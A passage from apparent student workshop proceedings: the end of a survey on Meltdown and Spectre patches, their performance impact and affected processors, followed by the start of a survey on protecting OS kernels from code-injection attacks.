The first patches for the Linux kernel were released in early 2018 and work to close the vulnerabilities has begun. Since then patches for the Linux kernels 4.14 and 4.15 and for the stable kernel trees 4.4 and 4.9 [16]. Until now the patches are only available for 64-bit systems. 32-bit patches are still in work, but it is not clear when they will be released [27]. Three patches have been released for the kernel 4.14 and 4.15, each aimed at fixing a vulnerability. The following tables lists the patches by vulnerability and explains how the vulnerabilities were closed [46][27].
It is to be expected that future patches will contain further improvements in protection against meltdown and specrte. The different providers of Linux distributions will take over the changes in the foreseeable future and deliver them to the users. Distributions that rely on older Linux versions will probably take the countermeasures into their kernel [27].

Table 1: Linux Meltdown patches

Fixed issue: CVE-2017-5754 (Meltdown)
4.14.11 | 4.15-rc6
With the implementation of the kernel page table isolation (KPTI) based on KAISER, the user-space and kernel-space page tables are completely separated from each other and so meltdown is prevented. By KPTI, one set of page tables includes both kernel-space and user-space addresses same as before, but it is only used when the system is running in kernel mode. The second set of page tables for use in user mode contains a copy of user-space and a minimal set of kernel-space mappings that provides the information needed to enter or exit system calls, interrupts and exceptions [8][15].

Table 2: Linux Spectre variant 2 retpoline patches

Fixed issue: CVE-2017-5715 (Spectre variant 2) with retpoline
4.14.14 | 4.15-rc8 | 4.9.77
Retpoline is a method developed by google to influence speculative execution. Roughly speaking, it is used to isolate indirect branches of speculative execution in special situations [45]. For Retpoline to work properly, the compiler help is required. This function is only available with the GCC 7.3 version [27].

Table 3: Linux Spectre v1 and v2 patches

Fixed issue: CVE-2017-5753 (Spectre variant 1) and CVE-2017-5715 (Spectre variant 2) with flags
4.14.18 | 4.15.2 | 4.16-rc1
The Spectre variant 1 vulnerability is fixed by Array index speculation blocker. For this purpose the developers have created a macro that allows to prevent speculative execution at vulnerable places in the kernel code. Some vulnerable parts of the kernel code have already been adjusted in this way, but there will be more parts to be adjusted in future patches. In addition, a further safety feature has been implemented for Spectre variant 2. This comes to wear in places which Retpoline does not cover. By using the new processor flags IBRS (indirect branch restricted speculation), STIBP (Single Thread Indirect Branch Predictors) and IBPB (indirect branch prediction barrier) this is achieved. This protection mechanism is particularly important for virtual machines and works with both Intel and AMD processors. However, it is absolutely necessary to carry out corresponding microcode updates in order to be able to use this protective function at all [27].

Apple
In May, Apple released updates for all affected products to protect them from Meltsown and Spectre. The updates iOS 11.2 and macOS 10.13.2 include protection against meltdown (CVE-2017-5715)

and spectre variant 1 (CVE-2017-5753) and spectre variant 2 (CVE-2017-5715). In another update tvOS 11.2 Apple protects its Apple TV from meltdown. Apple announced that they will continue to work on the issue of these vulnerabilities [3].

Google Android
Google patched their own devices (Nexus, Pixel, etc.) and shipped the patches to Android device vendors [37]. It is known that Samsung provides updates for S6, S7 and S8 as well as for the Note 5/Edge, Note 8 and Tab S3. All older devices will not get patches [29]. The other manufacturers will also release patches, but it is questionable how long this will taken.

4.2.2 Browser

At this point the published patches for the browsers of Microsoft, Apple, Google and Mozilla are considered. All browsers are affected by the Spectre variant 1 gap. This was proven in the published paper on Spectre, because JavaScript code was executed in the browser as an attack scenario to exploit the vulnerability [26].

Microsoft Internet Explorer and Edge
Microsoft released updates for their browsers Internet Explorer 11 and Microsoft Edge in January. These updates removed support for SharedArrayBuffer in Edge and changed the resolution of performance.now() in both browsers from 5 μs to 20 μs, with variable jitter of up to 20 μs [42].

Apple Safari
Together with its other updates concerning these vulnerabilities, Apple also released the improved version of the browser Safari 11.0.2.[3].

Google Chrome
In January, Goolge released a patch for all platforms to protect against Spectre. The changes were similar to those made for Microsoft. Google has described this in detail [11].

Mozilla Firefox
The released versions Firefox 57.0.4 and Firefox ESR 52.6 include the vulnerability updates. As with Microsoft and Google, similar changes will be made [1].

4.2.3 Firmware

All manufacturers of affected processors published microcode patches to close the security holes from this page. The vendors that released patches are Intel, AMD, ARM and IBM. Most patches are provided by the vendors who release BIOS/UEFI updates or directly with the operating system updates.

Intel
The fact that all Intel processors are affected by Meltdown and Spectre prompted them to quickly release patches for the processors. But the result was that all patches released in January worked incorrectly and led to boot problems. Intel had to stop distributing the updates. At the end of February Intel was able to start releasing the revised patches. Currently patches are available for Skylake, Kaby Lake, Coffe Lake, Sandy Bridge, Ivy Bridge, Broadwell and Haswell processors [16]. Intel has released a list of processors that will not receive updates [24].

AMD
In April AMD released Microcode updates to close Spectre variant 2 for all processors until 2011. The updates were provided to motherboard makers for inclusion in their BIOS updates. Microsoft released patches (KB4093112) for AMD users which include the these [16].

ARM
ARM released patches for all affected processors. These are provided by other vendors or for Linux via git [5].

IBM
IBM has released firmware updates for the POWER7+, POWER8 and POWER9 platforms. Updates are distributed through IBM's FixCentral website [16].

4.3 Protection and efficacy

After considering the patches, the efficacy and the degree of dissemination is discussed in this section. Efficacy means that patches could actually close the security holes. Nearly all manufacturers have released patches today, but whether these patches could completely close the gaps is another issue.

Meltdown (CVE-2017-5754)
The Meltdown gap, which mainly affects Intel processors, has now been completely closed. Essentially, this was made possible by updates in the respective operating systems. But also microcode updates were published by the affected processor manufacturers [17].

Spectre variant 1 (CVE-2017-5753) and variant 2 (CVE-2017-5715)
This variant 1 of Spectre is mostly closed in Windows, macOS and the Linux Kernel 4.16. Most problems occur with variant 2. There are several solutions, one is Goolges Retpoline and the other is Indirect Branch Control (IBC) using new CPU functions. But none of the possible solutions solve the problem completely. Therefore, both approaches are implemented in Linux. Also, the first solution Retpoline can only be used with the compiler in version GCC 7.3 and higher. The restirction of the second solution lies in the required microcode update. Even if the functions are available in the operating system, they are only effective with the microcode update [17]. The attempt to fight the gap in the browsers is also only partly crowned by success. Although the updates make it difficult to exploit the vulnerability, but they don't offer complete protection. Only FireFox could not be cracked at the end of June, because its resolution of the internal timer was set to a too low number of 2 milliseconds. The other browser manufacturers still have to rework at this point [39].

The situation is little different for mobile devices. Although updates from Google for Android and from Apple for iOS are available, there are limitations. Google has already rolled out the updates for its own devices and made them available to the manufacturers of Android smartphones. However, the well-known problem of the update mechanism of Android comes into play. Only Samsung has announced the time for the last three generations of its smartphones updates. The other manufacturers remain in silence. Of course, only the devices with a current Android version can expect updates at all. In iOS it's the same game. Apple has already released patches, but they are only available for the current devices up to iPhone 5 (C)[17].

As a whole, many effective patches are now available to protect against vulnerabilities on many systems and devices. On the remaining problems with Spectre and other emerging security vulnerabilities of this kind are being worked on emphatically. As it turns out, the main problem is not the availability of patches, but the distribution and support of the devices. Due to the large amount of patches and the many buggy updates it will take some time until the most systems are updated. Older devices are overlooked anyway. The motto here is: "If you want security, you have to be prepared to spend money".

5 NEGATIVE IMPACT OF PATCHES

This chapter looks at the negative effects of closing meltdown and spectre patches. A central aspect of the negative effect is the reduction of system performance. But also the problems caused by incorrect patches and the distribution of fake patches should be mentioned here.

Performance impacts

First of all, it can be said that there are performance losses in all areas due to the patches. The concerned systems must be differentiated between the systems of general users and the servers and cloud providers such as Amazon, Google and Microsoft. The distinction has to be made, as the use cases and the load on the systems are clearly different. However, the reason for the performance reduction in both cases is the same and is based on the patches for the meltdown gap. The number of executed system calls is the decisive factor. No matter which operating system and application, the performance reduction depends on the system calls.

Intel published a document with an overview of benchmarks performed with processors of different generations. All benchmarks took place on computers running Windows OS. The benchmarks were repeated for the same processors with different Windows versions (Windows 7, 10). There are many different benchmarks that reflect the variety of location where they are used. It can be seen that the performance varies greatly depending on the processor, operating system and application. Nevertheless, power drops of up to 10% are becoming apparent. This can be seen especially in Office Productivty. In the area of gaming performance, however, the benchmarks show little or no loss [23]. Only a fraction of the processors and possible combinations have been tested in the Intel document. However, the tendency of increasing performance loss with older hardware in combination with older operating system versions is becoming apparent. Microsoft confirmed this and announced that the performance losses under Windows 7 and 8 are generally greater than under Windows 10, but of course the used processor also plays a role. According to Microsoft's calculation, the performance loss under Windows 10 with an Intel processor of the 6th generation or newer is approximately 1%. With all older processor generations, however, the performance loss is significantly greater. Under Windows 7 and 8 the situation is generally a bit more critical. Since the frequency of system calls in both operating system versions is higher, this automatically leads to greater performance losses. But even under Windows 10, I/O intensive response test benchmarks show very large drops in the range of 12% to 21% under the given system requirements [18]. But in other benchmarks under other system requirements no significant losses were found [38]. From this it can be concluded how dependent the performance loss depends on the composition of the system.

Also under Linux there are performance losses due to the patches, too. The implementation of KPTI can result in an overhead of 1% to 800%, as the test of a Netflix employee shows [21, 44]. In small benchmarks with the 4.14 Linux kernel he could prove this. How much overhead the CPU causes depends on the syscall and page fault rates, due to the extra CPU cycle overheads, and your memory working set size, due to TLB flushing on syscalls and context switches. The overhead can be reduced to 2% if the processor feature PCID (Processor Context ID) is available and the kernel version supports PCID. Possible are also other tunings like huge pages (which can also provide some gains), syscall reductions, and anything else we find. But we still have to look for improvements, because there were also changes to the cloud hypervisor, the Intel microcode and the compilation which could also be the reason for the overhead [21]. It should be mentioned that the developers of KPTI talked about a 0.28% increased runtime in their paper. Even if the runtime in the test is considerably higher [47].

For the sake of completeness, Apple with macOS should be mentioned here. There are also performance losses, but as already described above, this depends on the application and other factors. It must be evaluated individually whether the up to 10% loss of performance in the application used is noticeable or has no noticeable effects [10].

With the exception of Google, all other cloud providers report performance losses. Only Google prides itself on developing patches for your servers that won't lead to any losses. How exactly this works is not explained [14]. After the patches were installed, the Amazon Cloud AWS shows an increased drop in performance. For example, someone complained via Twitter about a performance loss of 5-20% with their productive Kafka brokers [12]. This can be attributed to the hypervisor updates to reduce cross-VM attacks. This is underpinned by the benchmarks published on Databricks. The authors also found a performance loss of 2-5%[13]. Although these losses are lower but this can be explained by the application case again. The problems with I/O access described above are a

performance reducing factor of any kind servers through the meltdown patches. Microsoft points out that any Windows Server with I/O intensive applications can expect performance losses through the patches. Therefore, the Windows Server instance should be carefully evaluated and a decision made for a compromise between security and performance [31]. According to Microsoft, the majority of Azure Server customers should not notice any significant impact on performance after the patches. This should be possible by optimizing the CPU and hard disk I/O paths. Only a few customers can affect network performance.

Finally, on the topic of performance, we can summarize that this effect definitely exists. How much this will effect the majority of users remains to be seen. However, it is important to remember that the performance loss can be very different and that this always depends strongly on the system and the application. This is mainly due to the rate of system calls. This means that all users who have a large number of system calls in their applications will experience performance losses. This can range from office and productivity software to server applications of game operators (e.g. Epic Games [41]). But it also becomes apparent that there are optimization possibilities and that these still have to be analyzed and exhausted due to the situation for counter the performance loss.

Other impacts

In the context of closing Meltdown and Spectre, there are also side effects that are only implicitly due to the patches. This affects the whole situation of the published patches and the associated errors. As explained in the previous chapter, many patches have been released to address the vulnerabilities. Through the errors and the unclear distribution as well as the unawareness of the affected users, paired with the media hype, this caused a lot of confusion. The situation was not improved by disabling users computers by faulty updates. It can be said that another negative effect is the confusion of the users concerned and their ambiguity has been increased by the opaque and confused handling of the information. Only now the situation relaxes after most facts are on the table and the patches are tested extensively. Another negative effect of the created confusion is the exploitation by third parties. According to reports, there was a phishing campaign using emails to lure victims to a recently registered domain, where the Federal Office for Information Security imitated. Opponents have even installed an SSL certificate for the domain to deceive more vigilant users. The fake website contained a downloadable archive for Intel and AMD CPUs. This was issued as a patch, but in reality it was an .exe file that installed Smoke Loader. Smoke Loader is a software that allows your opponent to inject other malicious code into the system [37].

6 CONCLUSION

After viewing the published patches and their performance effects, the situation can finally be assessed. Many patches have been released for the different starting points, i.e. operating system, browser and firmware. In this way, the meltdown gap could be closed. However, these patches have an impact on performance. The average loss is about 10%. But the performance loss can also be significantly higher or lower because there is a dependency on the number of I/O accesses by the applications. The Spectre gaps could not be completely closed. Variant 1 is considered fixed. For variant 2, it was only possible to increase the utilisation significantly, but the gap could not be closed completely. Another big issue remains the distribution of patches. One of the main weaknesses is that many patches unfold their functionality only through their interaction, but especially corporate updates are rather slow and difficult to distribute. This is especially true for Android smartphones that are not sold by Google, because there is generally known problem with the update policy of the different manufacturers.

A APPENDIX

A.1 Meltdown and Spectre affected processors

AMD[2]
All listed processors are affected of Spectre 1 and also maybe Spectre 2, but for the last one doesn't exist any demonstration [48].

- AMD K8 generation Athlon 64
- AMD K8 generation Athlon 64 FX
- AMD K8 generation Mobile Athlon 64, Sempron
- AMD K8 generation AMD Opteron
- AMD K8 generation Sempron
- AMD K8 generation Turion 64
- AMD K10 generation Sempron
- AMD K10 generation Athlon II
- AMD K10 generation Sempron X2
- AMD K10 generation Athlon X2
- AMD K10 generation Athlon II X2 , X3, X4
- AMD K10 generation Phenom
- AMD K10 generation Phenom II X2, X3, X4, X6
- AMD K10 generation Phenom X3, X4
- AMD Zen genaration Epyc
- AMD Zen genaration Ryzen

Apple
All Mac systems and iOS devices are affected by Meltdown, Spectre 1 and Spectre 2 [4]. Apple is using Intel and ARM chips. A list of processors in iOS devices can be found here [7].

Fujitsu
Also Fujitsu products are affected [49]. Therefore, fujitsu published a document that lists all affected systems. Because there are too many systems they are not listed here. The list can be found under the cited source [19].

IBM[6, 22]
This processors are affected of Spectre 1 and Spectre 2.

- IBM PowerPC G4, G5
- IBM Power 6
- IBM Power 7, 7+, 8, 9

ARM
In the following table all affected ARM procesors are listed.
No *indicates not affected by the particular variant.*
Yes *indicates affected by the particular variant but has a mitigation (unless otherwise stated).*

Table 4: Affected ARM processors [5]

Processor	Spectre 1	Spectre 2	Meltdown
Cortex-R7	Yes	Yes	No
Cortex-R8	Yes	Yes	No
Cortex-A8	Yes	Yes	No
Cortex-A9	Yes	Yes	No
Cortex-A12	Yes	Yes	No
Cortex-A15	Yes	Yes	No
Cortex-A17	Yes	Yes	No
Cortex-A57	Yes	Yes	No
Cortex-A72	Yes	Yes	No
Cortex-A73	Yes	Yes	No
Cortex-A75	Yes	Yes	Yes
Cortex-A76	Yes	No	No

Intel®[25]
All listed processors are affected of Meltdown, Spectre 1 & 2.

- Intel® Core™ i3, i5, i7 processor (45nm and 32nm)
- Intel® Core™ M processor family (45nm and 32nm)
- 2nd to 8th generation Intel® Core™ processors
- Intel® Core™ X-series Processor Family X99, X299
- Intel® Xeon® processor 3400, 3600 series
- Intel® Xeon® processor 5500, 5600 series
- Intel® Xeon® processor 6500 series
- Intel® Xeon® processor 7500 series
- Intel® Xeon® Processor E3 Family, E3 v2 to v6 Family
- Intel® Xeon® Processor E5 Family, E5 v2 to v4 Family
- Intel® Xeon® Processor E7 Family, E7 v2 to v4 Family
- Intel® Xeon® Processor Scalable Family
- Intel® Xeon Phi™ Processor 3200, 5200, 7200 Series
- Intel® Atom™ Processor A, C, E, x3, Z
- Intel® Celeron® Processor J, N Series
- Intel® Pentium® Processor J, N Series

Nvidia
In following products the integrated ARM based processors are affected of Spectre 1 and Spectre 2 [32, 33, 35, 34].

- Jetson TX1 based on ARM Cortex-A57 processor
- Jetson TK1 and Tegra K1 based on ARM Cortex-A15 processor
- Jetson TX2 based on ARM Cortex-A57 processor and ARMv8-A NVIDIA processor
- SHIELD TV based on ARM Cortex-A57 processor
- SHIELD Tablet based on ARM Cortex-A15 processor

Qualcomm[36]
Qualcomm has confirmed that some Snapdragon chips based on the ARM architecture are affected by Meltdown and Spectre. The company does not give any further details. Only known is that the upcoming *processor Snapdragon 845* is based on the ARM Cortex A75 which is susceptible to *Meltdown as well as Spectre.*

REFERENCES

[1] Mozilla Foundation Security Advisory 2018-01. 2018. Speculative execution side-channel attack ("spectre"). (January 14, 2018). https://www.mozilla.org/en-US/security/advisories/mfsa2018-01/.

[2] AMD. 2018. An uplastaccessed on amd processor security. (July 19, 2018). https://web.archive.org/web/20180104014617/https://www.amd.com/en/corporate/speculative-execution.

[3] Apple. 2018. About speculative execution vulnerabilities in arm-based and intel cpus. (May 31, 2018). https://support.apple.com/en-us/HT208394.

[4] Apple. 2018. Informationen zur schwachstelle "speculative execution" bei arm-basierten und intel-cpus. (June 5, 2018). https://support.apple.com/de-de/HT208394.

[5] arm. 2018. Vulnerability of speculative processors to cache timing side-channel mechanism. (July 10, 2018). https://developer.arm.com/support/arm-security-updates/speculative-processor-vulnerability.

[6] without Author. 2018. Actual field testing of spectre on various power macs (spoiler alert: g3 and 7400 survive!) (January 7, 2018). https://tenfourfox.blogspot.com/2018/01/actual-field-testing-of-spectre-on.html.

[7] without Author. 2018. Apple a cpus – das herzstück der iphones und ipads alle soc der apple-mobilgeräten in der übersicht. (July 19, 2018). http://www.lte-anbieter.info/ratgeber/smartphone/apple-a-prozessoren.php.

[8] without Author. 2018. Kernel page-table isolation. (May 27, 2018). https://en.wikipedia.org/wiki/Kernel_page-table_isolation#cite_note-:0-5.

[9] without Author. 2018. Microsoft windows january 2018+ antivirus security uplastaccessed compatibility matrix. (January 11, 2018). https://docs.google.com/spreadsheets/u/1/d/184wcDt9I9TUNFFbsAVLpzAtckQxYiuirADzf3cL42FQ/htmlview?usp=sharing&sle=true%22.

[10] without author. 2018. Measuring os x meltdown patches performance. (January 7, 2018). https://reverse.put.as/2018/01/07/measuring-osx-meltdown-patches-performance/.

[11] without author. 2018. Mitigating side-channel attacks. https://www.chromium.org/Home/chromium-security/ssca.

[12] Ian Chan. 2018. Twitter post. (January 5, 2018). https://twitter.com/i/web/status/949457156071288833.

[13] Thomas Desrosiers Chris Stevens Nicolas Poggi and Reynold Xin. 2018. Meltdown and spectre's performance impact on big data workloads in the cloud. (January 13, 2018). https://databricks.com/blog/2018/01/13/meltdown-and-spectre-performance-impact-on-big-data-workloads-in-the-cloud.html.

[14] Reuters (Computerworld). 2018. Google says no cloud performance hit from its spectre, meltdown patches. (January 12, 2018). https://www.computerworld.com.au/article/632087/google-says-no-cloud-performance-hit-from-spectre-meltdown-patches/.

[15] Jonathan Corbet. 2017. Kaiser: hiding the kernel from user space. (November 15, 2017). https://lwn.net/Articles/738975/.

[16] Jonathan Crowe. 2018. A clear guide to meltdown and spectre patches. (January 1, 2018). https://blog.barkly.com/meltdown-spectre-patches-list-windows-uplastaccessed-help.

[17] c't. 2018. Riesenlücken weiter offen patch-chaos bei meltdown und spectre. (April 1, 2018). https://www.heise.de/ct/ausgabe/2018-4-Patch-Chaos-bei-Meltdown-und-Spectre-3954507.html.

[18] Martin Fischer. 2018. Intel-benchmarks zu meltdown /spectre: performance sackt um bis zu 10 prozent ab, ssd-i/o deutlich mehr. (January 11, 2018). https://www.heise.de/newsticker/meldung/Intel-Benchmarks-zu-Meltdown-Spectre-Performance-sackt-um-bis-zu-10-Prozent-ab-SSD-I-O-deutlich-mehr-3938747.html.

[19] FUJITSU. 2018. Side-channel analysis method (spectre and meltdown) security review. (July 6, 2018). https://sp.ts.fujitsu.com/dmsp/Publications/public/Intel-Side-Channel-Analysis-Method-Security-Review-CVE2017-5715-vulnerability-Fujitsu-products.pdf.

[20] Jörg Geiger. 2018. Spectre und meltdown: die cpu-bugs sind noch lange nicht ausgestanden. (March 17, 2018). https://www.chip.de/news/Spectre-und-Meltdown-Die-CPU-Bugs-sind-noch-lange-nicht-ausgestanden_135863251.html.

[21] Brendan D. Gregg. 2018. Brendan gregg's blog home kpti/kaiser meltdown initial performance regressions. (February 9, 2018). http://www.brendangregg.com/blog/2018-02-09/kpti-kaiser-meltdown-performance.html.

[22] IBM. 2018. Potential impact on processors in the power family. (May 22, 2018). https://www.ibm.com/blogs/psirt/potential-impact-processors-power-family/.

[23] Intel. 2018. Blog-benchmark-table. (January 11, 2018). https://newsroom.intel.com/wp-content/uploads/sites/11/2018/01/Blog-Benchmark-Table.pdf.

[24] Intel. 2018. Microcode revision guidance. (April 2, 2018). https://newsroom.intel.com/wp-content/uploads/sites/11/2018/04/microcode-uplastaccessed-guidance.pdf.

[25] Intel. 2018. Speculative execution and indirect branch prediction side channel analysis method. (April 1, 2018). https://www.intel.com/content/www/us/en/security-center/advisory/intel-sa-00088.html.

[26] P. Kocher, J. Horn, A. Fogh, D. Genkin, D. Gruss, W. Haas, M. Hamburg, M. Lipp, S. Mangard, T. Prescher, M. Schwarz, and Y. Yarom. 2018. Spectre attacks: exploiting speculative execution. In 2019 ieee symposium on security and privacy. Volume 00, 19–37. DOI: 10.1109/SP.2019.00002. https://spectreattack.com/spectre.pdf.

[27] Thorsten Leemhuis. 2018. Kernel-log: neue linux-kernel verbessern spectre- und meltdown-schutz. (February 10, 2018). https://www.heise.de/ct/artikel/Kernel-Log-Neue-Linux-Kernel-verbessern-Spectre-und-Meltdown-Schutz-3963549.html.

[28] Moritz Lipp, Michael Schwarz, Daniel Gruss, Thomas Prescher, Werner Haas, Stefan Mangard, Paul Kocher, Daniel Genkin, Yuval Yarom, and Mike Hamburg. 2018. Meltdown. Corr, abs/1801.01207. arXiv: 1801.01207. http://arxiv.org/abs/1801.01207.

[29] Ben Lovejoy. 2018. How-to: check whether your android device will get uplastaccessedd against meltdown and spectre. (January 10, 2018). https://9to5google.com/2018/01/10/meltdown-spectre-android-uplastaccesseds/.

[30] Microsoft. 2018. Protect your windows devices against spectre and meltdown. (July 10, 2018). https://support.microsoft.com/en-us/help/4073757/protect-your-windows-devices-against-spectre-meltdown.

[31] Terry Myerson. 2018. Understanding the performance impact of spectre and meltdown mitigations on windows systems. (January 9, 2018). https://cloudblogs.microsoft.com/microsoftsecure/2018/01/09/understanding-the-performance-impact-of-spectre-and-meltdown-mitigations-on-windows-systems/.

[32] Nvidia. 2018. Security bulletin: nvidia jetson tx1, jetson tk1, and tegra k1 l4t security uplastaccesseds for cpu speculative side channel vulnerabilities. (June 8, 2018). http://nvidia.custhelp.com/app/answers/detail/a_id/4616.

[33] Nvidia. 2018. Security bulletin: nvidia jetson tx2 l4t security uplastaccesseds for cpu speculative side channel vulnerabilities. (March 13, 2018). http://nvidia.custhelp.com/app/answers/detail/a_id/4617.

[34] Nvidia. 2018. Security bulletin: nvidia shield tablet security uplastaccesseds for cpu speculative side channel vulnerabilities. (March 22, 2018). http://nvidia.custhelp.com/app/answers/detail/a_id/4616.

[35] Nvidia. 2018. Security bulletin: nvidia shield tv security uplastaccesseds for cpu speculative side channel vulnerabilities. (January 31, 2018). http://nvidia.custhelp.com/app/answers/detail/a_id/4613.

[36] Rudolf Opitz. 2018. Prozessorlücke: auch qualcomm-cpus sind anfällig. (January 6, 2018). https://www.heise.de/security/meldung/Prozessorluecke-Auch-Qualcomm-CPUs-sind-anfaellig-3935270.html.

[37] George Paliy. 2018. Meltdown and spectre cpu vulnerabilities: security patches and tips. (January 15, 2018). https://stopad.io/blog/meltdown-spectre-patches.

[38] Nils Raettig. 2018. Fazit: benchmarks zu meltdown und spectre - wie groß ist der leistungsverlust? (January 19, 2018). https://www.gamestar.de/artikel/benchmarks-zu-meltdown-und-spectre-wie-gross-ist-der-leistungsverlust,3324887,fazit.html.

[39] Fabian A. Scherschel. 2018. Spectre-sicherheitslücken: browser trotz patches nicht sicher. (June 28, 2018). https://www.heise.de/security/meldung/Spectre-Sicherheitsluecken-Browser-trotz-Patches-nicht-sicher-4094014.html.

[40] Martin Schindler. 2018. So wirken sich spectre und meltdown bei aws aus. (January 15, 2018). https://www.zdnet.de/88323247/so-wirken-sich-spectre-und-meltdown-bei-aws-aus/.

[41] Fortnite Team. 2018. Epic services and stability uplastaccessed. (May 1, 2018). https://www.epicgames.com/fortnite/forums/news/announcements/132642-epic-services-stability-uplastaccessed.

[42] Microsoft Edge Team. 2018. Mitigating speculative execution side-channel attacks in microsoft edge and internet explorer. (January 3, 2018). https://blogs.windows.com/msedgedev/2018/01/03/speculative-execution-mitigations-microsoft-edge-internet-explorer/#ufiQVURVKiTBlA2B.97.

[43] Microsoft Security TechCenter. 2018. Cve-2018-1038 | windows kernel elevation of privilege vulnerability. (April 12, 2018). https://portal.msrc.microsoft.com/en-us/security-guidance/advisory/CVE-2018-1038.

[44] Liam Tung. 2018. Linux meltdown patch: 'up to 800 percent cpu overhead', netflix tests show. (February 12, 2018). https://www.zdnet.com/article/linux-meltdown-patch-up-to-800-percent-cpu-overhead-netflix-tests-show/.

[45] Paul Turner. 2018. Retpoline: a software construct for preventing branch-target-injection. https://support.google.com/faqs/answer/7625886.

[46] Thomas Niedermeier Werner Fischer. 2018. Sicherheitshinweise zu meltdown und spectre. (July 10, 2018). https://www.thomas-krenn.com/de/wiki/Sicherheitshinweise_zu_Meltdown_und_Spectre#AMD-basierte_Systeme.

[47] Olivia von Westernhagen. 2018. Massive lücke in intel-cpus erfordert umfassende patches. (January 3, 2018). https://www.heise.de/security/meldung/Massive-Luecke-in-Intel-CPUs-erfordert-umfassende-Patches-3931562.html.

[48] Georg Wieselsberger. 2018. Ältere amd-prozessoren - hunderte cpu-modelle von spectre betroffen. (February 7, 2018). https://www.gamestar.de/artikel/aeltere-amd-prozessoren-hunderte-cpu-modelle-von-spectre-betroffen,3325749.html.

[49] Christof Windeck. 2018. Spectre-lücke: auch server mit ibm power, fujitsu sparc und armv8 betroffen. (January 11, 2018). https://www.heise.de/security/meldung/Spectre-Luecke-Auch-Server-mit-IBM-POWER-Fujitsu-SPARC-und-ARMv8-betroffen-3938749.html.

Attempts towards OS Kernel protection from Code-Injection Attacks

Short Research Survey Paper

Bernhard Görtz
RheinMain University of Applied Sciences
Wiesbaden, Hessen
bernhard.b.goertz@student.hs-rm.de

ABSTRACT

Whilst most attacks aimed for user processes, most recent attacks on OS kernels become more of a threat. Preventing an attacker from gaining control over the most privileged part of the operating system is something that developers and researchers look into. This paper gives a short overview on recent research and techniques used to defend against OS kernel code-injection attacks.

KEYWORDS

kernel, operating system, kernel protection, buffer overflow, code-injection, architecture, security, wamos

ACM Reference Format:
Bernhard Görtz. 2018. Attempts towards OS Kernel protection from Code-Injection Attacks: Short Research Survey Paper. In *Wiesbaden Workshop on Advanced Microkernel Operating Systems.* ACM, New York, NY, USA, 5 pages. https://doi.org/10.1145/nnnnnnn.nnnnnnn

1 INTRODUCTION

Code-injection attacks are a real threat for commodity operating systems and especially if the OS kernel is vulnerable to these attacks. Sensitive data can be accessed, malicious activities done hidden from the user, and even the behavior of the operating system can be changed, allowing the attacker to take control over the system. Research on how to protect the OS kernel from such attacks is an ongoing process and many security mechanisms have been proposed. This paper presents three basic mechanisms on how to protect the OS kernel (Instruction-Set Randomization, Address Space Layout Randomization, and Data Execution Prevention), as well as some of the recently developed or proposed monitoring systems and solutions (Kargos, TZ-RKP, and CFCI). AS a trade-off for being a short research survey paper and showcasing more than one concept only a skin deep overview of each attempt is presented.

1.1 Code-injection attacks

The basic concept behind a code-injection attack is to make use of a buffer overflow within a known program and well-directed overwrite the return address. The new return address then points towards the injected code or a system function which helps the attacker to gain power over the systems control-flow.

1.2 Structure

The remainder of this paper is structured as follows. Section 2 starts off with general approaches towards kernel protection from code-injection attacks and finishes with combined techniques and frameworks. Section 3 gives a short discussion on the attempts presented in the previous section and Section 4 concludes this survey paper.

2 APPROACHES

Many approaches to protect against code-injection exist. Most of them can be categorized into detecting code injection, like Integrity Monitoring, and code injection prevention. This paper presents some approaches of each category and even takes a look at interesting techniques that combine both.

The first part of this section addresses techniques used to prevent code-injection attacks in a more general way. Most of these techniques apply to the whole system rather than the OS kernel. In the second part the focus lies on specific techniques used to prevent attacks or monitor OS kernel code and detect code injection.

2.1 Instruction-Set Randomization

The idea behind *Instruction-Set Randomization* (ISR) lies within the observation, that code injection attacks need to place compatible code (which uses a specific language) into executable address space and then make the current process run that code to succeed ([10], [5], [8], [16], [7], [14]). It builds upon this observation, changes the instruction set slightly with a randomized token and blocks the attack simply because the injected code is not executable without errors and will fail. The attacked process, and with it the application, will crash and the attacker cannot gain control over the process. The security and protection of this method relies solely upon the secret key used to randomize the instruction set. A de-randomization has to be done before the code can run on the underlying processor.

For example, the x86 architecture uses opcode `0xCD` for the software instruction interrupt (`INT`). This mapping can be changed and an attacker who does not know the new mapping cannot guess it without further knowledge of the randomization process. The randomization can even be increased by including the operands in the transformation. The range of instruction set generated by the

Permission to make digital or hard copies of part or all of this work for personal or classroom use is granted without fee provided that copies are not made or distributed for profit or commercial advantage and that copies bear this notice and the full citation on the first page. Copyrights for third-party components of this work must be honored. For all other uses, contact the owner/author(s).
WAMOS'18, August 2018, Wiesbaden, Hessen, Germany
© 2018 Copyright held by the owner/author(s).
ACM ISBN 978-x-xxxx-xxxx-x/YY/MM.
https://doi.org/10.1145/nnnnnnn.nnnnnnn

randomizer should be as large as possible to provide a good effect.

One Problem that comes with most ISR methods is how to proceed with Shared libraries? Portokalidis et al. [16] showed in their work, that it is possible to randomize shared libraries using different keys for each shared library and a shadow folder, where each loaded application first looks for it. If a process crashes, all shared libraries can be re-encoded, so that key guessing attacks get impeded.

If the attacker can guess the secret key or binary used in the randomizer the system will become vulnerable! Thus it is recommended to push ISR further by applying a re-randomizing for processes that get restarted after a crash. Still, this might not be enough, as shown by Kc et al. [10]. In some cases a partial key guess can be enough to compromise the OS kernel. Additionally, if the attacker has physical access to the machine using ISR, access to the randomizer binary files is possible and the whole protection fails. ISR is more suited for attacks from remote.

The main drawback of ISR is its huge performance overhead (and it becomes even worse if additional memory protection is applied). Depending on the solution, it ranges form 10% to 75% or even 4 times to 290 times (worst case is emulating the environment, as shown in [7], [16], and [15]).

2.2 Address Space Layout Randomization

Address Space Layout Randomization (ASLR) or *Kernel Address Space Layout Randomization* (KASLR) in case it applies to the OS kernel as well, changes the memory layout for applications and their data. The attacker can no longer predict the addresses of system functions that may help with gaining control ([17], [18], [6] [11], and [9]).

Similar to ISR, ASLR comes into place when a system component, a shared library, a process, etc. is being loaded. A randomizer then generates a new address space layout for code and data (or even specific instructions [9]). Each part of the program gets a different random address. If the process has to be instantiated (or restarted after crash), the randomization has to offer a completely different address space layout. Otherwise attacking the same process again and again might reveal information about the layout. Only with that an attacker can no longer anticipate the location of system functions within the memory.

Shacham et al. [17] showed, that it is still possible to compromise the system, if brute force attacks succeed in revealing information about the address space layout. Shared libraries offer their functions to many processes. If a process reveals the address of a shared library function to an attacker, this function will still have the same address when the next attack is started. The process that crashed will be re-randomized, but the shared library is not. Re-randomizing shared libraries can be complicated, since all processes using these will not know the new addresses.

